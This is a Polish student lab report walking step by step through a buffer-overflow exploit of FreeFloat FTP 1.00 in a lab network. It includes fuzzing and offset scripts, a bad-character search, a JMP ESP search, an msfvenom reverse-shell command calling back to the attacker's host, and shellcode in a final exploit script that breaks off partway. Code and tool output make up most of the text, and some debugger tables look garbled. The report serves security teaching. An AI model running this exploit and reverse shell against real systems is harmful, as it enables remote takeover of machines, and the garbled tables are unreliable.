

# Laboratorium 2 BOT

## Buffer overflow

### Autorzy:

- Wawrzyńczak Michał
- Gryka Paweł

Cel: Napisać exploit wykorzystujący podatność przepełnienia bufora. Po wykonaniu exploita musi zostać nawiązane połączenie typu reverse shell.

## Jak wykonać atak buffer overflow krok po kroku

### Identyfikacja usługi

Na początku należy zidentyfikować a następnie przeskanować atakowanego hosta, by zidentyfikować działające na nim usługi. Można to zrobić na przykład za pomocą polecenia `nmap -sv <adres ip>`

```
(kali@kali)-[~]
$ nmap -sV 192.168.241.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 05:38 EDT
Nmap scan report for 192.168.241.133
Host is up (0.00098s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FreeFloat ftpd 1.00
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.66 seconds
```

W naszym przypadku wiedzieliśmy że podatną usługą jest `ftp` ale bez takiej wiedzy należałoby sprawdzić jakie aplikacje działają na znalezionych, otwartych portach i zdecydować, która może być podatna.

## 1. Przeprowadzenie fuzzingu w celu odkrycia ile wysyłanych bajtów danych powoduje przepełnienie bufora i zatrzymanie usługi.

- Przygotowywujemy skrypt fuzzujący

```
#!/usr/bin/python2
import socket,sys
# Create an array of buffers
buffer=["A"]
counter=1
while len(buffer) <= 30:
```


```

buffer.append("A"*counter)
counter=counter+15

for string in buffer:
    print "Fuzzing PASS with %s bytes" % len(string)
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('192.168.241.133',21))
    s.recv(1024)
    s.send('USER ' + string + '\r\n')
    s.send('QUIT\r\n')
    s.close()

```

- Uruchamiamy skrypt fuzzujący



```

(kali㉿kali)~[~/Desktop]
$ python2 skrypt1.py
Fuzzing PASS with 1 bytes
Fuzzing PASS with 1 bytes
Fuzzing PASS with 16 bytes
Fuzzing PASS with 31 bytes
Fuzzing PASS with 46 bytes
Fuzzing PASS with 61 bytes
Fuzzing PASS with 76 bytes
Fuzzing PASS with 91 bytes
Fuzzing PASS with 106 bytes
Fuzzing PASS with 121 bytes
Fuzzing PASS with 136 bytes
Fuzzing PASS with 151 bytes
Fuzzing PASS with 166 bytes
Fuzzing PASS with 181 bytes
Fuzzing PASS with 196 bytes
Fuzzing PASS with 211 bytes
Fuzzing PASS with 226 bytes
Fuzzing PASS with 241 bytes
Fuzzing PASS with 256 bytes

```

- Patrząc na logi z skryptu fuzzującego widzimy, że usługa przestaje działać przy około 256 znaków.
- Następnie modyfikujemy skrypt fuzzujący tak, aby wysyłał jednorazowo 256 bajtów.

```

#!/usr/bin/python2
import socket,sys

string = 'A' * 256
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()

```

- Uruchamiamy poprawiony skrypt fuzzujący

```
(kali@kali)-[~/Desktop]
$ python2 skrypt2.py
Fuzzing PASS with 256 bytes
```

- Po wysłaniu danych takiej długości aplikacja przestaje odpowiadać. W debuggerze możemy sprawdzić wartość rejestru EIP. W rejestrze znajdują się znaki "AAAAAAA". Oznacza to, że wartość ta została nadpisana - buffer został przepełniony

```
Registers (FPU)
EAX 0000010E
ECX 00140FD8
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 00000002
ESP 00B4FC2C ASCII "jq"
EBP 008F1320
ESI 0040A44E FTPServe.0040A44E
EDI 000F10FF
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

## 2. Znalezienie offsetu.

Wiemy już że da się nadpisać adres powrotu, jednakże nie wiemy jeszcze jak dokładnie trafić w ten adres, gdzie musielibyśmy wpisać nowy adres by zmanipulować działanie aplikacji. By dowiedzieć się tego można skorzystać z metasploit-framework znajdującego się na kali linux, a dokładniej z polecenia `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <znaleziona liczba bajtów z poprzedniego punktu>`. W wyniku podania tego polecenia zostanie wygenerowany ciąg znaków, który pomoże nam w zlokalizowaniu dokładnego offsetu rejestru EIP. Otrzymany ciąg należy wkleić jako wysyłany ciąg do skryptu. W naszym przypadku skrypt wyglądał następująco:

```
#!/usr/bin/python2
import socket,sys

string =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah
9Ai0Ai1Ai2Ai3Ai4A"
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Po wykonaniu skryptu należy sprawdzić zawartość rejestru EIP na atakowanej maszynie, a następnie wkleić ją do narzędzia powiązanego z poprzednim, które podaje dokładną wartość offsetu:

```
(kali㉿kali)-[~/Desktop]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 256 -q 37684136
[*] Exact match at offset 230

(kali㉿kali)-[~/Desktop]
$
```

### 3. Nadpisanie EIP.

Skoro poznaliśmy już dokładną wartość offsetu (u nas 230 bajtów) to możemy sprawdzić czy umiemy już dokładnie zmanipulować zawartość rejestru EIP. Możemy to zrobić na przykład wstawiając znaki 'B' tylko w miejsca, które mają nadpisać zawartość EIP. By to zrobić, można zmodyfikować skrypt w następujący sposób:

```
#!/usr/bin/python2
import socket,sys

string = 'A' * 230 + 'B' * 4 + 'C' * 20
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

A następnie go uruchomić i obserwować zmiany w zawartości rejestru EIP. Powinno pojawić się w nim `42424242` ponieważ znak 'B' w hex w ASCII to właśnie 42

```
Registers (FPU)
EAX 0000011B
ECX 00140FD8
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 00000002
ESP 00B4FC2C ASCII "CCCCCCCCCCCC.0"
EBP 008F1320
ESI 0040A44E FTPServe.0040A44E
EDI 008F1962
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Gdy zobaczymy, że udało się wpisać 42424242 do rejestru EIP to znaczy, że już potrafimy dokładnie manipulować zawartością tego rejestru

## 4. Znalezienie Bad Characters.

- Tworzymy skrypt, który wstawi wszystkie możliwe bajty w miejsce gdzie później wstawiany będzie shellcode, takie działanie ma na celu identyfikację tak zwanych "złych znaków" czyli takich bajtów, które przerwą dalsze wczytywanie danych.


```
#!/usr/bin/python2
import socket,sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f\\x10"
"\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20"
"\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30"
"\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40"
"\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50"
"\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
"\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70"
"\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80"
"\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90"
"\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0"
"\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0"
"\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0"
"\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0"
"\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0"
"\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0"
"\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")

string = 'A' * 230 + 'B' * 4 + badchars
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

- Uruchamiamy skrypt i obserwujemy w debuggerze zawartość pamięci. Widać, że w pamięci znajdują się wysłane przez nas bajty "... AAAAAAABBBB0102030405 ...". Widać także, że po bajcie "09" znajdują się "losowe" bajty, w szczególności nie jest to bajt "0A". Oznacza to że bajt "0A" przerwał wczytywanie danych do pamięci.



- Następnie modyfikujemy skrypt usuwając z niego zły znak, w tym przypadku był to bajt "0A" i powtarzamy procedurę do momentu, aż do pamięci wczytane zostaną wszystkie wysłane dane.
- Finalnie skrypt prezentuje się następująco (pominięto bajty **x00, x0A, x0D**)

```
#!/usr/bin/python2
import socket,sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0b\\x0c\\x0e\\x0f\\x10"
            "\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20"
            "\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30"
            "\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40"
            "\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50"
            "\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
            "\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70"
            "\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80"
            "\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90"
            "\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0"
            "\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0"
            "\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0"
            "\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0"
            "\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0"
            "\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0"
            "\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
# delete 0x00, x0A, x0D

string = 'A' * 230 + 'B' * 4 + badchars
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
```



```
s.send('QUIT\r\n')
s.close()
```

- W pamięci widać, że wczytane zostały wszystkie wysłane dane

41	41	41	41	41	41	41	41	AAAAAAAA
41	41	41	41	42	42	42	42	AAAABBBBB
01	02	03	04	05	06	07	08	00000000
09	0B	0C	0E	0F	10	11	12	. . . . .
13	14	15	16	17	18	19	1A	!!11111111
1B	1C	1D	1E	1F	20	21	22	+L#A? !"
23	24	25	26	27	28	29	2A	#\$%&'()*
2B	2C	2D	2E	2F	30	31	32	+, - . / 0 1 2
33	34	35	36	37	38	39	3A	3 4 5 6 7 8 9 :
3B	3C	3D	3E	3F	40	41	42	; < = > ? @ A B
43	44	45	46	47	48	49	4A	C D E F G H I J
4B	4C	4D	4E	4F	50	51	52	K L M N O P Q R
53	54	55	56	57	58	59	5A	S T U V W X Y Z
5B	5C	5D	5E	5F	60	61	62	[ \ ] ^ _ ' a b
63	64	65	66	67	68	69	6A	c d e f g h i j
6B	6C	6D	6E	6F	70	71	72	k l m n o p q r
73	74	75	76	77	78	79	7A	s t u v w x y z
7B	7C	7D	7E	7F	80	81	82	{   } ~ ^ _ ` a b
83	84	85	86	87	88	89	8A	ä å æ ç è é ê ë
8B	8C	8D	8E	8F	90	91	92	ï ï ï ï ï ï ï ï
93	94	95	96	97	98	99	9A	ö ö ö ö ö ö ö ö
9B	9C	9D	9E	9F	A0	A1	A2	ç è é ê ë ë ë ë
A3	A4	A5	A6	A7	A8	A9	AA	ü ü ü ü ü ü ü ü
AB	AC	AD	AE	AF	B0	B1	B2	½¼¼¼¼¼¼¼¼¼
B3	B4	B5	B6	B7	B8	B9	BA	
BB	BC	BD	BE	BF	C0	C1	C2	7 7 7 7 7 7 7 7
C3	C4	C5	C6	C7	C8	C9	CA	
CB	CC	CD	CE	CF	D0	D1	D2	7 7 7 7 7 7 7 7
D3	D4	D5	D6	D7	D8	D9	DA	7 7 7 7 7 7 7 7
DB	DC	DD	DE	DF	E0	E1	E2	7 7 7 7 7 7 7 7
E3	E4	E5	E6	E7	E8	E9	EA	π Σ σ μ γ δ θ Ω
EB	EC	ED	EE	EF	F0	F1	F2	δ ω φ ε η ζ ± ≥
F3	F4	F5	F6	F7	F8	F9	FA	≤ √ ∫ ÷ × ° ·
FB	FC	FD	FE	FF	2E	0D	0A	√ n 2 ■ . . .

## 5. Znalezienie odpowiedniego modułu w pamięci niezabezpieczonego przez ASLR, NX lub SafeSEH.

- Następnym krokiem jest znalezienie odpowiedniego, niezabezpieczonego modułu, który umożliwi nam odnalezienie i wykorzystanie instrukcji JMP ESP, w celu przeskoczenia pod

adres wskazywany przez rejestr ESP. Do tego celu używamy skryptu `mona.py` w Immunity Debugger i szukamy modułów niezabezpieczonych przez DEP, ASLR i Safe SEH

```

[*] Processing arguments and criteria
[*] Pointer access level: X
[*] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.

Module info:
-----
Base      | Top      | Size      | Rebase   | SafeSEH  | ASLR     | NXCompat | OS Dll   | Version, Modulename & Path
-----
0x7c900000 | 0x7d1d7000 | 0x00017000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x7c910000 | 0x77c6e000 | 0x00050000 | False    | True     | False    | False    | True     | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0x7c920000 | 0x77c70000 | 0x00050000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x7c930000 | 0x77c80000 | 0x00030000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x7c940000 | 0x0040f000 | 0x0000f000 | False    | False    | False    | False    | True     | -1.0 [FTPService.exe] (C:\Documents and Settings\Administrator\Desktop\FTPService.exe)
0x7c950000 | 0x77c80000 | 0x00030000 | True     | True     | False    | False    | True     | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x7c960000 | 0x7c0f6000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0x7c970000 | 0x77c90000 | 0x00030000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x7c980000 | 0x777f0000 | 0x00011000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0x7c990000 | 0x77c90000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x7c9a0000 | 0x7c9b0000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x7c9b0000 | 0x771a0000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [WSHELL.dll] (C:\WINDOWS\system32\WSHELL.dll)
0x7c9c0000 | 0x77c90000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x7c9d0000 | 0x777d0000 | 0x0000f000 | False    | True     | False    | False    | True     | 6.00.2900.5512 [SHELLAPI.dll] (C:\WINDOWS\system32\SHELLAPI.dll)
0x7c9e0000 | 0x0000f000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [ntuserui.dll] (C:\WINDOWS\system32\ntuserui.dll)
0x7c9f0000 | 0x771a0000 | 0x0000f000 | False    | True     | False    | False    | True     | 5.1.2600.5512 [ntuserui.dll] (C:\WINDOWS\system32\ntuserui.dll)
0x77300000 | 0x77740000 | 0x00103000 | False    | True     | False    | False    | True     | 6.0 [conhost32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65958641

```

- Widać, że żaden z modułów nie spełnia naszych wymagań, sprawdzamy więc wszystkie moduły po kolei w poszukiwaniu miejsca gdzie znajduje się instrukcja JMP ESP i sprawdzamy czy zadziała ona po umieszczeniu tego adresu w EIP. W tym celu sprawdzamy kod szesnastkowy instrukcji JMP ESP

```
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb  
nasm > JMP ESP  
00000000 FFE4 jmp esp  
nasm > 
```

- Następnie ponownie używamy skryptu `mona.py`, polecenia `!mona find -s "\xff\xe4" -m SLMFC.DLL` aby wyszukać adresy pamięci gdzie znajdują się bajty `\xff\xe4`

[illegible]

- Wybieramy adres który nie zawiera złych znaków (np. `\xfb\x41\xbd\x7c`). Wykorzystując go w naszym eksploicie musimy pamiętać aby zastosować odpowiednią końcówkowość (grubukońcuwkowość/cinkokońcówkowość)

## 6. Wygenerowanie shellcode.

By wykonać akcje na atakowanym hoście potrzebujemy wygenerować `shellcode`, który wykona użyteczne dla nas kroki po udanej próbie exploatacji usługi. Shellcode taki możemy na przykład wygenerować za pomocą polecenia `msfvenom -p windows/shell_reverse_tcp LHOST=<local IP> LPORT=<local port> EXITFUNC=thread -f c -a x86 -b "<bad characters>"`. W naszym przypadku wyglądało to w taki sposób:



```
(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.241.129 LPORT=4444 EXITFUNC=th
read -f c -a x86 -b "\x00\x0A\x0D"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\xcd\x4b\xc9\xc2\xd9\xc3\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
"\x52\x31\x56\x12\x03\x56\x12\x83\x0b\x4f\x2b\x37\x6f\xb8\x29"
"\xb8\x8f\x39\x4e\x30\x6a\x08\x4e\x26\xff\x3b\x7e\x2c\xad\xb7"
"\xf5\x60\x45\x43\x7b\xad\x6a\xe4\x36\x8b\x45\xf5\x6b\xef\xc4"
"\x75\x76\x3c\x26\x47\xb9\x31\x27\x80\xa4\xb8\x75\x59\xa2\x6f"
"\x69\xee\xfe\xb3\x02\xbc\xef\xb3\xf7\x75\x11\x95\xa6\x0e\x48"
"\x35\x49\xc2\xe0\x7c\x51\x07\xcc\x37\xea\xf3\xba\xc9\x3a\xca"
"\x43\x65\x03\xe2\xb1\x77\x44\xc5\x29\x02\xbc\x35\xd7\x15\x7b"
"\x47\x03\x93\x9f\xef\xc0\x03\x7b\x11\x04\xd5\x08\x1d\xe1\x91"
"\x56\x02\xf4\x76\xed\x3e\x7d\x79\x21\xb7\xc5\x5e\xe5\x93\x9e"
"\xff\xbc\x79\x70\xff\xde\x21\x2d\xa5\x95\xcc\x3a\xd4\xf4\x98"
"\x8f\xd5\x06\x59\x98\x6e\x75\x6b\x07\xc5\x11\xc7\xc0\xc3\xe6"
"\x28\xfb\xb4\x78\xd7\x04\xc5\x51\x1c\x50\x95\xc9\xb5\xd9\x7e"
"\x09\x39\x0c\xd0\x59\x95\xff\x91\x09\x55\x50\x7a\x43\x5a\x8f"
"\x9a\x6c\xb0\xb8\x31\x97\x53\x07\x6d\x66\x22\xef\x6c\x88\x34"
"\xac\xf9\x6e\x5c\x5c\xac\x39\xc9\xc5\xf5\xb1\x68\x09\x20\xbc"
"\xab\x81\xc7\x41\x65\x62\xad\x51\x12\x82\xf8\x0b\xb5\x9d\xd6"
"\x23\x59\x0f\xbd\xb3\x14\x2c\x6a\xe4\x71\x82\x63\x60\x6c\xbd"
"\xdd\x96\x6d\x5b\x25\x12\xaa\x98\xa8\x9b\x3f\xa4\x8e\x8b\xf9"
"\x25\x8b\xff\x55\x70\x45\xa9\x13\x2a\x27\x03\xca\x81\xe1\xc3"
"\x8b\xe9\x31\x95\x93\x27\xc4\x79\x25\x9e\x91\x86\x8a\x76\x16"
"\xff\xf6\xe6\xd9\x2a\xb3\x07\x38\xfe\xce\xaf\xe5\x6b\x73\xb2"
"\x15\x46\xb0\xcb\x95\x62\x49\x28\x85\x07\x4c\x74\x01\xf4\x3c"
"\xe5\xe4\xfa\x93\x06\x2d";
```

## 7. Uruchomienie eksploata i radość z uzyskanego połączenia reverse shell.

Żeby wreszcie wykorzystać wszystko czego się dowiedzieliśmy komponujemy ostatni skrypt, który w odpowiednim miejscu nadpisze rejester EIP i nieco dalej wstrzyknie shellcode, który rozpocznie połączenie typu reverse-shell. Skrypt wygląda praktycznie identycznie, różnicą jest to, że wysyłany string będzie zawierał kolejno `'A'*offset`, adres instrukcji `JMP ESP`, 50 znaków `NOP` oraz wygenerowany `shellcode`. Poniżej widać skrypt użyty przez nas:

```
#!/usr/bin/python2
import socket,sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shell_code = ("\xba\xcd\x4b\xc9\xc2\xd9\xc3\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"+
"\x52\x31\x56\x12\x03\x56\x12\x83\x0b\x4f\x2b\x37\x6f\xb8\x29"+
"\xb8\x8f\x39\x4e\x30\x6a\x08\x4e\x26\xff\x3b\x7e\x2c\xad\xb7"+
"\xf5\x60\x45\x43\x7b\xad\x6a\xe4\x36\x8b\x45\xf5\x6b\xef\xc4"+
"\x75\x76\x3c\x26\x47\xb9\x31\x27\x80\xa4\xb8\x75\x59\xa2\x6f"+
"\x69\xee\xfe\xb3\x02\xbc\xef\xb3\xf7\x75\x11\x95\xa6\x0e\x48"+
"\x35\x49\xc2\xe0\x7c\x51\x07\xcc\x37\xea\xf3\xba\xc9\x3a\xca"+
"\x43\x65\x03\xe2\xb1\x77\x44\xc5\x29\x02\xbc\x35\xd7\x15\x7b"+
"\x47\x03\x93\x9f\xef\xc0\x03\x7b\x11\x04\xd5\x08\x1d\xe1\x91"+
"\x56\x02\xf4\x76\xed\x3e\x7d\x79\x21\xb7\xc5\x5e\xe5\x93\x9e"+
"\xff\xbc\x79\x70\xff\xde\x21\x2d\xa5\x95\xcc\x3a\xd4\xf4\x98"+
"\x8f\xd5\x06\x59\x98\x6e\x75\x6b\x07\xc5\x11\xc7\xc0\xc3\xe6"+
```

```
"\x28\xfb\x47\x78\xd7\x04\xc5\x51\x1c\x50\x95\xc9\xb5\xd9\x7e"+
"\x09\x39\x0c\xd0\x59\x95\xff\x91\x09\x55\x50\x7a\x43\x5a\x8f"+
"\x9a\x6c\xb0\xb8\x31\x97\x53\x07\x6d\x66\x22\xef\x6c\x88\x34"+
"\xac\xf9\x6e\x5c\x5c\xac\x39\xc9\xc5\xf5\xb1\x68\x09\x20\xbc"+
"\xab\x81\xc7\x41\x65\x62\xad\x51\x12\x82\xf8\x0b\xb5\x9d\xd6"+
"\x23\x59\x0f\xbd\xb3\x14\x2c\x6a\xe4\x71\x82\x63\x60\x6c\xbd"+
"\xdd\x96\x6d\x5b\x25\x12\xaa\x98\xa8\x9b\x3f\xa4\x8e\x8b\xf9"+
"\x25\x8b\xff\x55\x70\x45\xa9\x13\x2a\x27\x03\xca\x81\xe1\xc3"+
"\x8b\xe9\x31\x95\x93\x27\xc4\x79\x25\x9e\x91\x86\x8a\x76\x16"+
